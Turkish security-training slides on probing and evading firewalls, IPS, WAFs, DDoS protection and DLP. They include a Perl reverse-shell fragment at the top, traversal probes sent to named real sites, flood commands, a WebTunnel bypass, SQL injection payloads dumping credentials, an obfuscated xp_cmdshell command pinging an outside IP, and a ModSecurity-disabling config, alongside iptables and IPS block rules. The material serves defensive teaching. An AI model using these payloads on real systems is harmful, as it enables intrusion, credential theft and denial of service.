`socket(S,PF_INET,SOCK_STREAM,getprotobyname`  
`('tcp')); connect(S,$addr);select S;$|=1;`  
`while(defined($l=<S>)){print qx($l);} close(S);`



# L7 Firewall

- Uygulama katmanında işlem yapar
  - Paketlerin sadece ip ve port bileşenlerine değil içeriğine de bakar
  - İçerisinde /etc/passwd geçiyorsa engelle gibi!

```
#iptables -A INPUT -p tcp -dport 80 -m string --algo  
bm --string /etc/passwd -j REJECT
```

gibi




# L7 Firewall Atlatma


- SSL kullanılarak L7 firewall atlatılabilir
- Çeşitli encoding teknikleri kullanılarak L7 firewall atlatılabilir
- Çeşitli ip parçalama teknikleri kullanılarak L7 firewall atlatılabilir







**iptables -A INPUT -p tcp --dport 80 -m string --algo bm --string "/etc/passwd" -j REJECT --reject-with tcp-reset**



!./ =

GET /./cgi-bin/./broken.cgi HTTP/1.0

# Saldırı Engelleme Sistemleri(IPS)

- İkinci nesil güvenlik sistemleri
  - Firewall & IDS -> IPS & WAF
- Pakete ait tüm alanları(L2-L7 arası) ıceleyip karar verebilir
- DROP TCP ANY 80 URICONTENT cmd.exe
- Drop tcp any any -> 192.168.1.0/24 80 (content: "cgi-bin/phf"; offset: 3; depth: 22; msg: "CGI-PHF attack";)
- Temelde iki farklı amaç için tercih edilir
  - İçerden dışarı yapılabilecek saldırılarda/istenmeyen trafiklerde
  - Dışardan gelebilecek saldırılarda



# IPS Keşif Çalışması

- Bilinen tüm IPS'lerde default olarak gelen imzalar denenerek aktif bir IPS var mı yok mu anlaşılabilir
- %99 açık olan ve IPS'i tetikleyecek imzalar
  - Cmd.exe
  - ../..
  - /etc/passwd
- HTTP isteklerinde bu değerler gönderilerek dönen cevap incelenir
  - Klasik 404 vs gibi HTTP cevabı dönüyorsa IPS yok(ya da imzalar aktif değil)
  - Connection RST veya Timeout alınıyorsa IPS Vardır.
- IPS yokken ne cevap döner, varken ne cevap döner



# Örnek

- telnet [www.checkpoint.com](http://www.checkpoint.com) 80
- telnet [www.tippingpoint.com](http://www.tippingpoint.com) 80
- telnet [www.cia.gov](http://www.cia.gov) 80



# IPS Atlatma Teknikleri-I

- IP parçalama
- Encoding
- Protokole özel atlatma yöntemleri
- Google → IPS evasion ...

URL encoding

././ directory insertion

Premature URL ending

Long URL

Fake parameter

Tab separation

Case sensitivity

Window delimiter

Null method

Session splicing



# IPS Atlatma Teknikleri-II

- SSL üzerinden paket gönderimi

```
[root@depdep ~]# telnet www.checkpoint.com 80
Trying 216.200.241.66...
Connected to www.checkpoint.com (216.200.241.66).
Escape character is '^]'
GET ../../etc/passwd HTTP/1.0
Connection closed by foreign host.
[root@depdep ~]#
[root@depdep ~]#
[root@depdep ~]# nssl www.checkpoint.com 443
GET ../../etc/passwd HTTP/1.0

HTTP/1.1 400 Bad Request
Date: Thu, 24 Jun 2010 21:14:12 GMT
Server: Apache
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>
[root@depdep ~]#
```


TCP RESET Dönüyor!

SSL olduğundan birşey



# Türkiye’de Efektif IPS Kullanım Oranı

- Nasıl gerçekleştirildi?
- Nc(netcat), Nssl araçları kullanıldı
- Önce HTTP üzerinden sonra HTTPS üzerinden aşağıdaki istekler gönderildi
- GET ../../etc/passwd HTTP/1.0
- GET ../../cmd.exe HTTP/1.0
- 



# İç Kullanıcıların IPS Atlatması

- Tünelleme yöntemleri
  - ICMP Tünelleme
  - DNS Protokol Tünelleme
  - HTTP In Smtip tünelleme
  - HTTP/HTTPS Tünelleme
- WebTunnel





# WebTunnel ile Firewall/IPS Atlatma

```
#perl wtc.pl tcp://localhost:8080 tcp://vpn.lifeoverip.net:22  
http://www.siberguvenlik.org/cgi-bin/wts.pl
```

```
huzeyfe@seclab:~$ ssh localhost -p 8080
```

Sunucu Logları

```
123.alibaba. -- [23/Feb/2009:10:56:06 +0200] "GET http://WEB_SUNUCU/cgi-bin  
/wts.pl?cmd=start&arg=tcp%3A%2F%2Fvpn.lifeoverip.net%3A22 HTTP/1.1" -- "-"  
"webtunnel/0.0.3"
```

```
123.alibaba. -- [23/Feb/2009:10:56:07 +0200] "GET http://WEB_SUNUCU/cgi-bin  
/wts.pl?cmd=read HTTP/1.1" -- "-" "webtunnel/0.0.3"
```

```
123.alibaba. -- [23/Feb/2009:10:56:07 +0200] "POST  
http://WEB_SUNUCU/cgi-bin/wts.pl?cmd=write HTTP/1.1" -- "-"  
"webtunnel/0.0.3"
```

```
123.alibaba. -- [23/Feb/2009:10:56:07 +0200] "GET http://WEB_SUNUCU/cgi-bin  
/wts.pl?cmd=read HTTP/1.1" -- "-" "webtunnel/0.0.3"
```



# DDoS Engelleme Sistemleri

- DOS/DDoS Saldırılarını Engelleme Amaçlı Geliştirilmiştir
- Genellikle istatistiksel veri analizine dayanır
- Karantina/Rate limiting/Threshold özelliği elzemdir!
- Dikkatli ayarlanmamış bir DDoS engelleme sistemi tersine bir amaç için kullanılır
  - 2Mb ile 2Gb lik internet hattının durdurulması!



# DDoS Sistemi Keşif Çalışması

- %100 garantili keşif yöntemi değildir
- Amaç rate limiting özelliğinin varlığını anlama
- Hping -S -p 80 -flood 1.2.3.4
- Hping -udp -p 53 -flood 1.2.3.4
- İlgili portlara erişim sağlanamıyorsa muhtemelen bir ddos engelleme sistemi sizi karantinaya almıştır.



# Örnek Iptables Kuralları

- iptables -A INPUT -p tcp --dport 80 -m limit --limit 50/s --limit-burst 30 -j REJECT
- 10 dakikada max 10 bağlantı

```
#iptables -I INPUT -p tcp -s 0/0 -d $SERVER_IP --  
sport 513:65535 --dport 22 -m state --state  
NEW,ESTABLISHED -m recent --set -j ACCEPT
```

```
#iptables -I INPUT -p tcp --dport 22 -m state --state  
NEW -m recent --update --seconds 600 --hitcount  
11 -j DROP
```



# Hping ile Özel Paket Üretimi

- Mikrosaniye = saniyenin 100.000'de biri
- Saniyede 10 paket göndermek için
  - **#hping -i u10000 -S -p 22 [www.hedefsite.com](http://www.hedefsite.com) -a istenilen\_ip\_adresi**
- Saniyede 100 adet paket gönderimi
  - **#hping -S -p 22 192.168.2.23 -c 1000 -i u100**

```
[root@depdep ~]# ./netstress
Syntax: ./netstress <target ip> <target port> [PUSH|ACK|SYN] [fullrandom -|random-pattern ip_adress(81.234.)]
[root@depdep ~]# ./netstress www.google.com SYN random-pattern 78.
```




# Web Uygulama Güvenlik Duvarı

- Web uygulamalarına spesifik güvenlik duvarı
- Sadece port/ip değil tüm paket içeriğine(HTTP, HTTPS vs) bakarak işlem yapılır
- WAF arkasında çalıştırılan uygulama sisteme ne kadar iyi tanıtılırsa o oranda başarı sağlanır
- Ağ tabanlı IPS'lerden daha fazla koruma sağlar!
- Değişik yerleşim/çalışma modelleri vardır
  - Inline
  - Reverse Proxy
  - Passive(Active Response)



# WAF Keşif Çalışması

- Wafw00f
- Xss denemeleri vs



```
# python wafw00f.py http://www.sirket.com.tr
```

WAFW00F - Web Application Firewall Detection Tool

By Sandro Gauci && Wendel G. Henrique

Checking http://www.sirket.com.tr  
The site http://www.sirket.com.tr is behind a BIG-IP  
Number of requests: 10

```
# python wafw00f.py http://www.sirket2.com.tr/
```

WAFW00F - Web Application Firewall Detection Tool

By Sandro Gauci && Wendel G. Henrique

Checking http://www.sirket2.com.tr/  
**The site http://www.sirket2.com.tr/ is behind a Citrix NetScaler**  
Number of requests: 5

**Sistemde hata olustu ve istek kayıt altına alındı.**

**Hata Kodunuz:**

**Daha detaylı bilgi için (hata kodunuz ile birlikte) aşağıdaki adrese e-posta gönderiniz:**

huzeyfe@lifeoverip.net



# WAF Atlatma

- Genellikle WAF'lar SSL çözümleme yaptığı için SSL üzerinden atlatma işe yaramaz
- WAF'ların çıkışından itibaren çeşitli atlatma teknikleri geliştirilmiştir
- `/*!12345 select * from */`
- `Reverse_exec`
- `http splitting`






# WAF Atlatma:SQL Yorumlari

- `/* comment */` yorum satırı olarak algılanır(SQL +WAF+IPS tarafından)
- `/*!sql-code*/` ve `/*!12345sql-code*/` yorum olarak algılanmaz(SQL tarafından)(WAF+IPS'ler tarafından yorum olarak algılanır)
- `/?id=1/*!limit+0+union+select+concat_ws(0x3a,username,password,email)+from+users*/`



# WAF Atlasma:Encoding



Log window

Input 108

```
<@sqlchar_8>/?id=1
/*!limit+0+union+select+concat_ws(0x3a,username,password,email)+from+users*/
<@/sqlchar_8>
```

Clear Clear tags Swap Select input Select output Convert

Help - Hackvortor videos

Tags available

SQL

sqlascii sqlchar sqlchr sqlcomment sqlhex sqlor

Output 911

```
CHAR(0x2f)+CHAR(0x3f)+CHAR(0x69)+CHAR(0x64)+CHAR(0x3d)+CHAR(0x31)+CHAR(0x2f)+CHAR(0x2a)
)+CHAR(0x21)+CHAR(0x6c)+CHAR(0x69)+CHAR(0x6d)+CHAR(0x69)+CHAR(0x74)+CHAR(0x2b)+CHAR(0x
30)+CHAR(0x2b)+CHAR(0x75)+CHAR(0x6e)+CHAR(0x69)+CHAR(0x6f)+CHAR(0x6e)+CHAR(0x2b)+CHAR(
0x73)+CHAR(0x65)+CHAR(0x6c)+CHAR(0x65)+CHAR(0x63)+CHAR(0x74)+CHAR(0x2b)+CHAR(0x63)+CHA
R(0x6f)+CHAR(0x6e)+CHAR(0x63)+CHAR(0x61)+CHAR(0x74)+CHAR(0x5f)+CHAR(0x77)+CHAR(0x73)+C
HAR(0x28)+CHAR(0x30)+CHAR(0x78)+CHAR(0x33)+CHAR(0x61)+CHAR(0x2c)+CHAR(0x75)+CHAR(0x73)
+CHAR(0x65)+CHAR(0x72)+CHAR(0x6e)+CHAR(0x61)+CHAR(0x6d)+CHAR(0x65)+CHAR(0x2c)+CHAR(0x7
0)+CHAR(0x61)+CHAR(0x73)+CHAR(0x73)+CHAR(0x77)+CHAR(0x6f)+CHAR(0x72)+CHAR(0x64)+CHAR(0
x2c)+CHAR(0x65)+CHAR(0x6d)+CHAR(0x61)+CHAR(0x69)+CHAR(0x6c)+CHAR(0x29)+CHAR(0x2b)+CHAR
(0x66)+CHAR(0x72)+CHAR(0x6f)+CHAR(0x6d)+CHAR(0x2b)+CHAR(0x75)+CHAR(0x73)+CHAR(0x65)+CH
AR(0x72)+CHAR(0x73)+CHAR(0x2a)+CHAR(0x2f)+CHAR(0xa)
```

Javascript/HTML shortcuts

--HTML tags-- --HTML Attrib-- --Events-- --CSS propel-- --Objects-- --Operators--

Inline çalışan WAF/IPS'lerde işe yarar



# WAF Atlasma:Reverse Fonksiyonu

- SQL Sunucularda bulunan reverse fonksiyonu kullanılır
  - Reverse(lqs) = sql
- var=1';DECLARE @a varchar(200) DECLARE @b  
varchar(200) DECLARE @c varchar(200) SET @a = REVERSE  
( '1 , "snoitpo decnavda wohs" erugifnoc\_ps.obd.retsam' )  
EXEC (@a) RECONFIGURE SET @b = **REVERSE**  
**( '1, "llehsdmc\_px" erugifnoc\_ps.obd.retsam' )** EXEC (@a)  
RECONFIGURE SET @c = **REVERSE( "08.911.39.19 gnip"**  
**llehsdmc\_px' )** EXEC (@c);--
- **REVERSE( "08.911.39.19 gnip" llehsdmc\_px' ) = ping**  
91.93.119.80



# WAF Atlatma:ModSecurity(Yerel)

- www kullanıcısının yazma izni varsa hackerin ilk yapacağı işlerden biri Modsecurity WAF'ı devre dışı bırakmak olacaktır.

```
<IfModule mod_security.c>
```

```
SecFilterEngine Off
```

```
SecFilterScanPOST Off
```

```
</IfModule>
```



# Ağ Tabanlı DLP Sistemleri

- IDS/IPS mantığında çalışır
- Şifreli trafiği inceleyemez
- Ultrasurf, Gmail vs gibi SSL üzerinden hizmet veren servislerle atlatmak kolaydır



# Korunma

- Eğitim şart!
- Ürünler sihirbaz değildir!
- Güvenlik bir süreçtir!
- Güvenlik bir lüks değil gereksinimdir!



# Teşekkürler...

Huzeyfe ÖNAL

Bilgi Güvenliği AKADEMİSİ

[honal@bga.com.tr](mailto:honal@bga.com.tr)

<http://www.bga.com.tr>

NetSec Ağ ve Bilgi Güvenliği Topluluğu

<http://www.lifeoverip.net/netsec-listesi/>

